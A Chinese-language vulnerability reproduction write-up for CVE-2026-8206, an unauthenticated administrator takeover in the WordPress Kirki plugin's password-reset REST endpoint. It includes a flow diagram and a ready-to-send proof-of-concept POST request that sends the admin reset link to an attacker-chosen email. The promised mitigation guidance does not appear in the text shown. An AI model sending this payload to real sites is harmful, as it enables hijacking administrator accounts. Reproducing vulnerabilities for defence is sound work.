针对 WordPress Kirki 插件中未认证账户接管漏洞 CVE-2026-8206 的技术复现与概念验证,并附检测与缓解指引。

对 CVE-2026-8206 的深入技术复现与影响评估——这是 WordPress Kirki 插件(v6.0.0 至 v6.0.6)中发现的一个严重 CVSS 9.8 业务逻辑漏洞,可通过自定义 REST API 端点实现完整的管理员账户接管。
该漏洞绕过了标准安全参数,因为应用引擎未能将账户标识符与其注册的目标地址进行加密绑定。
       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username +
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘
handle_forgot_password() 函数如何通过将恢复密钥路由到未经验证的客户端参数来破坏身份跟踪。proof-of-concept/ ── 包含优化后的请求大纲载荷模式文件。详细的漏洞利用参数、nonce 收集方法和实时验证载荷均可在实验室文档手册中获取。

一旦建立沙箱目标,自定义载荷结构将被定向到活动的 REST API 路由配置:
POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}



以下是在实验室框架内运行漏洞利用场景时,展示响应载荷环境的执行验证结果:
![漏洞复现验证]